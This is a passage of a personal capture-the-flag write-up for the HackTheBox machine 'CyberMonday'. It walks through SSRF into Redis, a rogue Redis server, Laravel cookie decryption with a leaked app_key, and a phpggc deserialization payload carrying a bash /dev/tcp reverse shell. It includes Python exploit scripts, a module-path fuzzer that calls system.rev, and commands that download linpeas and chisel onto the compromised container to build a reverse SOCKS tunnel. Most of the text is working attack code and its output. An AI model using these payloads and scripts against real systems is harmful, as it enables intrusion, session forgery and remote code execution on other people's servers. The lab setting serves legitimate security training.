


tried some l33t hacking skills but failed too.



I went back in to the drawing board and searched for things I could maybe try to reach via SSRF. the first thing I tried was redis, I found this endpoint in the .env file I dumped in the beginning..

after some research I tried the following attack vector: https://redis.io/commands/slaveof/




```
POST /webhooks/29247332-a584-4607-9569-20bb682664ca HTTP/1.1
Host: webhooks-api-beta.cybermonday.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 84
x-access-
token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyaXZhbCIsInJv
bGUiOiJhZG1pbiJ9.ilvEruwwf2RjKXuQx6ynbYYVAhv1rpu-2146QgMdjCs

{
"method":"SLAVEOF 10.10.14.72 21000\r\nQUIT\q\n",
        "url":"http://redis:6379/"
}
```

in my listener shell I received feedback

```
$ nc -lvnp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.215.211.
Ncat: Connection from 10.129.215.211:37758.
*1
$4
PING
```

now I had to find a way to get RCE from this Command injection in the redit server we can reach through the SSRF vulnerability.

after some research and testings I knew it had to be something using that SLAVEOF feature. I stumbled upon following documentations and github repos
https://infosecwriteups.com/exploiting-redis-through-ssrf-attack-be625682461b
https://github.com/n0b0dyCN/redis-rogue-server

going through this information I started setting up the rogue server and adapting code to get reverse shell

as I executed the SLAVEOF command already I only had to use the server part of the code. I executed the server as following:

```
$ python3 redis-rogue-server.py --server-only --lport 9001
BINDING 0.0.0.0:9001
```

```
Use the following commands to attack redis server:
>>> SLAVEOF rogue-server-ip rogue-server-port
>>> CONFIG GET dbfilename
>>> CONFIG GET dir
>>> CONFIG SET /path/to/expdbfile
Waiting for connection...
[->] b'*1\r\n$4\r\nPING\r\n'
[<-] b'+PONG\r\n'
[->] b'*3\r\n$8\r\nREPLCONF\r\n$14\r\nlistening-port\r\n$4\r\n6379\r\n'
[<-] b'+OK\r\n'
[->]
b'*5\r\n$8\r\nREPLCONF\r\n$4\r\ncapa\r\n$3\r\neof\r\n$4\r\ncapa\r\n$6\r\npsync2\r\n
'
[<-] b'+OK\r\n'
[->] b'*3\r\n$5\r\nPSYNC\r\n$1\r\n?\r\n$2\r\n-1\r\n'
[<-] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
1\r\n$38336\r\n\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00'......b'\x00
\x00\x00\x00\x00\x00\x18\x00\x00\x00\x00\x00\x00\x00t\x00\x00\x00\x03\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xb8\x81\x00\x00\x00
\x00\x00\x00r\r\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n'
Payload sent.
Run "MODULE LOAD /path/to/expdbfile" on target redis server to enable the plugin.
```

the next step was to load the module and and execute the reverse shell code.
because I didn't know the path of where this module was saved I tried building python code that would perform fuzzing for this.
my code fuzzing code was the following

```
import requests
import json
import argparse

def banner(lhost, lport):
    print("##############################################")
    print("#        Redis Module Path Fuzzer          #")
    print("#        SSRF and Command Injection       #")
    print("##############################################")
    print("command: system.rev " + lhost + " " + lport + "\n\n")

def send_request(method, url):
    webhook_url = "http://webhooks-api-beta.cybermonday.htb/webhooks/29247332-a584-
4607-9569-20bb682664ca"
    headers = {
        "Content-Type": "application/json",
```


```
        "x-access-token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWimiOiJyaXZhbCIsInJvbGUi
OiJhZG1pbiJ9.ilvEruwwf2RjKXuQx6ynbYYVAhv1rpu-2146QgMdjCs"
    }
    data = {
        "method": method + "\r\nQUIT\q\n",
        "url": url
    }
    response = requests.post(webhook_url, headers=headers, json=data)
    return response.text

def test_module_load(path, url):
    command = f"MODULE LOAD {path}/exp.so"
    response = send_request(command, url)
    print(f"Trying MODULE LOAD from {path}: {response}")
    if "success" in response:
        print(f"Module loaded successfully from {path}")
        return True
    else:
        print(f"Failed to load the module from {path}")
        return False

def test_reverse_shell(lhost, lport, url):
    command = f"system.rev {lhost} {lport}"
    response = send_request(command, url)
    print(f"Trying reverse shell command: {response}")
    if "success" in response:
        print(f"Reverse shell command executed successfully")
        return True
    else:
        print(f"Failed to execute reverse shell command")
        return False

def fuzz_module_path(paths, lhost, lport, url):
    for path in paths:
        if test_module_load(path, url):
            if test_reverse_shell(lhost, lport, url):
                print("Both tests succeeded!")
            else:
                print("Reverse shell test failed.")
        else:
            print("Module load test failed.")

def main(lhost, lport):
    banner(lhost, lport)
    common_paths = [
```

```
        "/tmp",
        "/var/tmp",
        "//var/www/cybermonday.htb",
        "/etc/redis/cybermonday",
        "/etc/redis",
        "/usr/local/etc" # Replace this with actual username or other paths
        # Add other paths you want to try here
    ]

    url = "http://redis:6379/" # URL to the Redis server accessed through SSRF
    fuzz_module_path(common_paths, lhost, lport, url)

if __name__ == '__main__':
    parser = argparse.ArgumentParser(description="Redis Module Path Fuzzer with
SSRF and Command Injection")
    parser.add_argument("--lhost", required=True, help="Local host IP for reverse
shell")
    parser.add_argument("--lport", required=True, help="Local port for reverse
shell")
    args = parser.parse_args()

    main(args.lhost, args.lport)
```

the module was nowhere to be found so I decided to look at different injection points.

success

After going back in the `.git` folder I noticed I looked over something before.



`REDIS_PREFIX=laravel_session:`

so after some research I concluded that REDIS must be in use to store the session keys for the webpage. this is quite interesting actually and might open up a new attack vector.

so in the background, the REDIS command being used to store and retrieve session cookies will be something like `> SET laravel_session: <session_id>`

if I look back in the requests between my browser and the webservice I can see the following `cybermonday_session` cookie. the cookie looks like a JWT token but is in fact basic base64

encoded data.

```
Cookie: XSRF-TOKEN=
eyJpdiI6IkFsSEI2ZFdqRWZadXdTTThmSTN5TGc9PSIsInZhbHVlIjoiMUpMZ0Ew
MTBsYStnT3pCMmM0eURyMkczeVBEcnhyOWRhbmtWK3VzV3dEM2ZaR0hkWGpZcUF1
TDg1bEhKL0trTWp1RDM3QmlwaEkwZFJBY2dtVzNCT1JENnFVcHArTVFNZll3a29Y
WSt4dVdOTlB3dU1NdVVROTFFSTQwN3hkS3QiLCJtYWMiOiJmMzVmNGRmOWU5OTE4
YTI0NjNkZTBhMDUxNjEyMDQ5MTc1YjRlMGUxNWVjNjNmNjBiZTgwNzI3OGQ0ZjU4
Y2ZjIiwidGFnIjoiIn0%3D; cybermonday_session=
eyJpdiI6IlZNelhJWmZvOGQzSHZ0Z2x5SitwNFE9PSIsInZhbHVlIjoiZTYxejA2
UVgweDhidDlxK3F2NGZDR21uc1ZNM3g1NkIxRzFPeXBxUXlrY0p4WnNwV1k2elVP
bzRweFV6bzJBU2lGY1hJRS85eWtnYkQwNlpWcDlEQUNCK05IOU9hRVAzVU1RckZV
ZGhNL0EwR004bVMwL3NjYkg5bCtZT1MwUVIiLCJtYWMiOiIzZTQxOTExYzFjMDQz
Y2UyMzJmMGI0NWI0ZGI1MDNlNGVkMThhYTdjZjE3NDNjODA1YjkwMTk5MGE3ZTUz
YjhlIiwidGFnIjoiIn0%3D
```

decoding this token gives us the following data

```
{
        "iv": "XAAabhuECesxTL/+7VSjBg==",
        "value":
"gl576TVG3T0HlHtQG7oP+hJYNhYfXlLxRk5eCBBCpQ8qLt9VPTeaEIWeIO7yVK7nlFn9PquIF/mSGNQ0VR
mnfpjIubVW42RehQ1Sy5sg6/kX5G7afVo87sMHpjRhDOTD",
        "mac": "2ae16f0a6ea89986d10b0dadbff2cfcd4a9e4eb8ca72b7d073a4e72f6ac94178",
        "tag": ""
}
```

I also have the `app_key` from the `.env` file I found in the beginning of the box. putting the pieces together... this means I can decrypt the token and retrieve my session key.
with that session key I might be able to tamper with the token in the REDIS database through the SSRF vulnerability and get some RCE finally.

I found following blogposts that helped me shape my theory
https://labs.withsecure.com/publications/laravel-cookie-forgery-decryption-and-rce
https://laracasts.com/discuss/channels/laravel/redis-prefix
https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/laravel

First I needed to decrypt the token the retrieve the session ID.
I used the code from book.hacktricks.xyz link

```
import os
import json
import hashlib
import sys
```

```python
import hmac
import base64
import string
import requests
from Crypto.Cipher import AES
from phpserialize import loads, dumps

#https://gist.github.com/bluetechy/5580fab27510906711a2775f3c4f5ce3

def mcrypt_decrypt(value, iv):
    global key
    AES.key_size = [len(key)]
    crypt_object = AES.new(key=key, mode=AES.MODE_CBC, IV=iv)
    return crypt_object.decrypt(value)


def mcrypt_encrypt(value, iv):
    global key
    AES.key_size = [len(key)]
    crypt_object = AES.new(key=key, mode=AES.MODE_CBC, IV=iv)
    return crypt_object.encrypt(value)


def decrypt(bstring):
    global key
    dic = json.loads(base64.b64decode(bstring).decode())
    mac = dic['mac']
    value = bytes(dic['value'], 'utf-8')
    iv = bytes(dic['iv'], 'utf-8')
    if mac == hmac.new(key, iv+value, hashlib.sha256).hexdigest():
        return mcrypt_decrypt(base64.b64decode(value), base64.b64decode(iv))
        #return loads(mcrypt_decrypt(base64.b64decode(value),
base64.b64decode(iv))).decode()
    return ''


def encrypt(string):
    global key
    iv = os.urandom(16)
    #string = dumps(string)
    padding = 16 - len(string) % 16
    string += bytes(chr(padding) * padding, 'utf-8')
    value = base64.b64encode(mcrypt_encrypt(string, iv))
    iv = base64.b64encode(iv)
    mac = hmac.new(key, iv+value, hashlib.sha256).hexdigest()
    dic = {'iv': iv.decode(), 'value': value.decode(), 'mac': mac}
```

```
    return base64.b64encode(bytes(json.dumps(dic), 'utf-8'))

app_key ='EX3zUxJkzEAY2xM4pbOfYMJus+bjx6V25Wnas+rFMzA='
key = base64.b64decode(app_key)
decrypted_cookie =
decrypt('eyJpdiI6IitEVjZkSGExSVkvdFlRYXUrR0NxNEE9PSIsInZhbHVlIjoib09SdXprMURvOVpFaE
lLdXdvbW1oQWo4MUVnYTRURy93TitlZ00ydGY3UW1KSHNyT1g1ZStwYkVPUnJFUVVWSjU3YWU3VEtkM3BQV
jBUNlk0TENnaFh3M0Evb09TTVRwTHNYRDBoSythb3poUDFlWmZLL3lKYWtraDRUeEhTVUYiLCJtYWMiOiI5
ODQwZWUyZTcyYzU3ZmY1NmZjNjA3ZDYwMWIyYTI2MmNiZDBlMDg2MDZmYWFiNjY2ZDdhOTRlZWI3MTQyNTh
jIiwidGFnIjoiIn0')
print(decrypted_cookie)
```

the token is literally from the `cybermonday_session` cookie in our browser.

install following modules before running the script

```
python3 -m pip install pycrypto
python3 -m pip install phpserialize
```

I received the following result:

```
$ python3 decrypter.py
b'25c6a7ecd50b519b7758877cdc95726f29500d4c|CPC08CsCNy4RZTk8qYSkxXC8pc44832LAzfAS1hr
\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f'
```

and used the `25c...` as session ID.
after some testings I found out that the first part is a static code and the second part is the session_id.

I found this by creating a new account and starting over with a different cybermonday_session. I added this to my decrypter code and showed both values

```
$ python3 decrypter.py
[+] first session of rival23:
b'25c6a7ecd50b519b7758877cdc95726f29500d4c|CPC08CsCNy4RZTk8qYSkxXC8pc44832LAzfAS1hr
\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f'
[+] second session of test user:
b'25c6a7ecd50b519b7758877cdc95726f29500d4c|90LwZjUvfXJIiNByVQIyiHTd2CXq9gAtEwFJXmBX
\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f'
```

with the session ID in my possesion I still had to craft a payload. After some research I landed on the following tool: https://github.com/ambionics/phpggc

crafted a payload using the following command

```
$ ./phpggc -A Monolog/RCE1 system "bash -c 'bash -i >& /dev/tcp/10.10.14.122/9001
0>&1'"
```

payload looks like this:

```
O:32:"Monolog\Handler\SyslogUdpHandler":1:
{S:9:"\00\2a\00\73\6f\63\6b\65\74";O:29:"Monolog\Handler\BufferHandler":7:
{S:10:"\00\2a\00\68\61\6e\64\6c\65\72";r:2;S:13:"\00\2a\00\62\75\66\66\65\72\53\69\
7a\65";i:-1;S:9:"\00\2a\00\62\75\66\66\65\72";a:1:{i:0;a:2:
{i:0;S:44:"\2f\62\69\6e\2f\73\68\20\2d\69\20\3e\26\20\2f\64\65\76\2f\74\63\70\2f\31
\30\2e\31\30\2e\31\34\2e\38\30\2f\39\30\30\31\20\30\3e\26\31";S:5:"\6c\65\76\65\6c"
;N;}}S:8:"\00\2a\00\6c\65\76\65\6c";N;S:14:"\00\2a\00\69\6e\69\74\69\61\6c\69\7a\65
\64";b:1;S:14:"\00\2a\00\62\75\66\66\65\72\4c\69\6d\69\74";i:-1;S:13:"\00\2a\00\70\
72\6f\63\65\73\73\6f\72\73";a:2:
{i:0;S:7:"\63\75\72\72\65\6e\74";i:1;S:6:"\73\79\73\74\65\6d";}}}
```


I had to RESP encode the payload so the REDIS instance will be able to understand the command.
I created a python script to transforms the payload and sends it to the SSRF vulnerable endpoint to test my RCE.

```
import requests

#uuid of the webhook we create to send requests
webhook_uuid = "63a0b373-70c8-4469-885b-a5585a004e38"

#function to RESP ENCODE da payload
def resp_encode_command(command):
    parts = command.split(' ', 2)  # Splitting into three parts
    encoded_command = f"*{len(parts)}\r\n"
    for part in parts:
        encoded_command += f"${len(part)}\r\n{part}\r\n"
    return encoded_command

#files to get the juicy 360 noscope hacking shit
with open("session-id.txt", "r") as f:
        session = f.read().strip()

with open ("php-payload.txt", "r") as f:
        payload = f.read().strip()

command = f"SET laravel_session:{session} {payload}"
```

```
encoded_command = resp_encode_command(command)

url = "http://webhooks-api-beta.cybermonday.htb/webhooks/{webhook_uuid}"

headers = {
    "Content-Type": "application/json",
    "x-access-token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyaXZhbCIsInJvbGUiO
iJhZG1pbiJ9.ilvEruwwf2RjKXuQx6ynbYYVAhv1rpu-2146QgMdjCs"
}

payload = {
    "url": "http://redis:6379",
    "method": encoded_command
    }

print("[+] getting ready to send the payload")

#we print the payload for having some verbosity in the script
print(payload)

response = requests.post(url, json=payload, headers=headers)

print("Status Code:", response.status_code)
print("Response:", response.text)
```

and now, if the session id's match, code execution should happen upon refreshing the webpage.

```
┌─[eu-dedivip-2]─[10.10.14.122]─[htb-rival23@htb-y1djxnyvkq]─[~/cybermonday]
└──╼ [★]$ python3 exploit.py
[+] getting ready to send the payload
{'url': 'http://redis:6379', 'method': '*3\r\n$3\r\nSET\r\n$56\r\nlaravel_session:NwFL06Jf8g3DOqiPRF6Eb90mU41s9vgjZ49o2Wh5\r
\n$711\r\nO:32:"Monolog\\Handler\\SyslogUdpHandler":1:{S:9:"\\00\\2a\\00\\73\\6f\\63\\6b\\65\\74";O:29:"Monolog\\Handler\\Bu
fferHandler":7:{S:10:"\\00\\2a\\00\\68\\61\\6e\\64\\6c\\65\\72";r:2;S:13:"\\00\\2a\\00\\62\\75\\66\\66\\65\\72\\53\\69\\7a\\
65";i:-1;S:9:"\\00\\2a\\00\\62\\75\\66\\66\\65\\72";a:1:{i:0;a:2:{i:0;S:52:"\\62\\61\\73\\68\\20\\2d\\63\\20\\27\\62\\61\\73
\\68\\20\\2d\\69\\20\\3e\\26\\20\\2f\\64\\65\\76\\2f\\74\\63\\70\\2f\\31\\30\\2e\\31\\30\\2e\\31\\34\\2e\\31\\32\\32\\2f\\39
\\30\\30\\31\\20\\30\\3e\\26\\31\\27";S:5:"\\6c\\65\\76\\65\\6c";N;}}S:8:"\\00\\2a\\00\\6c\\65\\76\\65\\6c";N;S:14:"\\00\\2a
\\00\\69\\6e\\69\\74\\69\\61\\6c\\69\\7a\\65\\64";b:1;S:14:"\\00\\2a\\00\\62\\75\\66\\66\\65\\72\\4c\\69\\6d\\69\\74";i:-1;S
:13:"\\00\\2a\\00\\70\\72\\6f\\63\\65\\73\\73\\6f\\72\\73";a:2:{i:0;S:7:"\\63\\75\\72\\72\\65\\6e\\74";i:1;S:6:"\\73\\79\\73
\\74\\65\\6d";}}}\r\n'}
Status Code: 400
Response: {"status":"error","message":"URL is not live"}
┌─[eu-dedivip-2]─[10.10.14.122]─[htb-rival23@htb-y1djxnyvkq]─[~/cybermonday]
└──╼ [★]$
```



finally a revshell.

Docker - local enumeration

running linpeas I saw some interesting things

```
ww-data@070370e2cdc4:~/html/public$ curl http://10.10.14.122:8081/linpeas.sh -o
linpeas.sh
<l http://10.10.14.122:8081/linpeas.sh -o linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  466k  100  466k    0     0  5477k      0 --:--:-- --:--:-- --:--:-- 5482k
www-data@070370e2cdc4:~/html/public$

www-data@070370e2cdc4:~/html/public$ bash linpeas.sh
╔═══════════╣ Interesting Files Mounted
/home/john /mnt ro,relatime - ext4 /dev/sda1 rw,errors=remount-ro

═══════════════════════════════════╣ Network Information
╚═══════════════════════════════════
╔═══════════╣ Hostname, hosts and DNS
070370e2cdc4
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.5      070370e2cdc4
nameserver 127.0.0.11
options ndots:0

╔═══════════╣ Content of /etc/inetd.conf & /etc/xinetd.conf
/etc/inetd.conf Not Found

╔═══════════╣ Interfaces

╔═══════════╣ Networks and neighbours
Iface   Destination     Gateway         Flags   RefCnt  Use     Metric  Mask
MTU     Window  IRTT
eth0    00000000        010012AC        0003    0       0       0       00000000
0       0       0
eth0    000012AC        00000000        0001    0       0       0       0000FFFF
0       0       0
IP address       HW type     Flags       HW address            Mask     Device
172.18.0.7       0x1         0x2         02:42:ac:12:00:07     *        eth0
```

```
172.18.0.24      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.57      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.18      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.12      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.51      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.45      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.6       0x1         0x2         02:42:ac:12:00:06     *         eth0
172.18.0.39      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.48      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.9       0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.3       0x1         0x2         02:42:ac:12:00:03     *         eth0
172.18.0.42      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.36      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.30      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.2       0x1         0x2         02:42:ac:12:00:02     *         eth0
172.18.0.1       0x1         0x2         02:42:f9:24:93:65     *         eth0
172.18.0.33      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.27      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.21      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.54      0x1         0x0         00:00:00:00:00:00     *         eth0
172.18.0.15      0x1         0x0         00:00:00:00:00:00     *         eth0
```

I could see the public key of John's SSH key

```
-rw-r--r-- 1 root root 742 Jun 30 15:50 /mnt/.ssh/authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQCy9ETY9f4YGlxIufnXgnIZGcV4pdk94RHW9DExKFNo7iEvAnjMFny
qzGOJQZ623wqvm2WS577WlLFYTGVe4gVkV2LJm8NISndp9DG9l1y62o1qpXkIkYCsP0p87zcQ5MPiXhhVmB
R3XsOd9MqtZ6uqRiALj00qGDAc+hlfeSRFo3epHrcwVxAd41vCU8uQiAtJYpFe5l6xw1VGtaLmDeyektJ7Q
M0ayUHi0dlxcD8rLX+Btnq/xzuoRzXOpxfJEMm93g+tk3sagCkkfYgUEHp6YimLUqgDNNjIcgEpnoefR2XZ
8EuLU+G/4aSNgd03+q0gqsnrzX3Syc5eWYyC4wZ93f++EePHoPkObppZS597JiWMgQYqxylmNgNqxu/1mPr
djterYjQ26PmjJlfex6/BaJWTKvJeHAemqi57VkcwCkBA9gRkHi9SLVhFlqJnesFBcgrgLDeG7lzLMseHHG
jtb113KB0NXm49rEJKe6ML6exDucGHyHZKV9zgzN9uY4ntp2T86uTFWSq4U2VqLYgg6YjEFsthqDTYLtzHe
r/8smFqF6gbhsj7cudrWap/Dm88DDa3RW3NBvqwHS6E9mJNYlNtjiTXyV2TNo9TEKchSoIncOxocQv0wcrx
oxSjJx7lag9F13xUr/h6nzypKr5C8GGU+pCu70MieA8E23lWtw== john@cybermonday
```

after some unlucky enumeration I decide to setup a tunnel to the docker host using chisel so I can use proxychains locally to run more enumeration remotely... yeah tunneling is cool, fuck you firewallz


Lateral movement using tunnels

```
# on local kali machine
$ chisel server -p 8001 --reverse
```

```
2023/09/06 14:40:42 server: Reverse tunnelling enabled
2023/09/06 14:40:42 server: Fingerprint
7XzYgaYYSREzbg6HPBAJfPc6aALS0MkmtmelbyWmmI0=
2023/09/06 14:40:42 server: Listening on http://0.0.0.0:8001

# on the docker host:
www-data@070370e2cdc4:/tmp$ curl http://10.10.14.122:8081/chisel -o chisel
curl http://10.10.14.122:8081/chisel -o chisel
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 7888k  100 7888k    0     0  23.9M      0 --:--:-- --:--:-- --:--:-- 23.9M

www-data@070370e2cdc4:/tmp$ chmod +x chisel
chmod +x chisel
www-data@070370e2cdc4:/tmp$ ./chisel --version
./chisel --version
1.7.7

www-data@070370e2cdc4:/tmp$ ./chisel client 10.10.14.122:8001 R:1080:socks
./chisel client 10.10.14.122:8001 R:1080:socks
2023/09/06 13:44:51 client: Connecting to ws://10.10.14.122:8001
2023/09/06 13:44:51 client: Connected (Latency 10.1205ms)

# after I setup the chisel client on the docker machine I see the following output
in my local chisel server. meaning the tunnel is setup
2023/09/06 14:40:42 server: Listening on http://0.0.0.0:8001
2023/09/06 14:44:51 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

